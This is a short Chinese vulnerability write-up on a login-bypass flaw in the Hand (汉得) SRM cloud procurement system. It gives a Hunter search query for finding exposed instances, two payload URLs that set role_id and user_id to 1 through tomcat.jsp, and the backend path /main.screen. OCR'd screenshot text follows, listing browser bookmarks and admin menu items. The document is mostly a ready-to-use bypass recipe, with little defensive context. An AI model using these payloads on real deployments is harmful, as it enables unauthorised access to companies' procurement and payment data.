# H8-1汉得-SRM云-PermissionAC

## 漏洞描述：

汉得SRM云是面向企业采购流程信息化建设的完整解决方案。基于汉得供应商关系管理体系在战略寻源与集中采购、供应链协同和优益采购三大采购管理领域的成功实践，形成了深度契合业务实体的三项组件级解决方案。汉得SRM tomcat.jsp 存在登录绕过漏洞，可绕过身份认证登录后台。

### 网站图片：


## 网络测绘：

### Hunter 语法：

- hunter：app.name="汉得 SRM Going-Link"

## 漏洞复现：


1. 访问tomct.jsp

payload：

```
/tomcat.jsp?dataName=role_id&dataValue=1
/tomcat.jsp?dataName=user_id&dataValue=1
```

效果图:


然后访问后台/main.screen


/main.screen
fofa
信息收集
MD5
沙箱
blog
study
靶场
tools
chagpt
CVE Discovery | Ha...
1、网络安全应急演练...
首页
销售
提醒
交易前
交易中
交易后
收到的报价单
加急订单
待收货
待确认对账单
待对账
我的常用功能
配置
平台账户管理
缓存数据重载
企业集团
云支付管理
云支付配置管理
事件消息模板
系统消息
平台公告
刷新
友情链接
Going-Link
一站式采购管理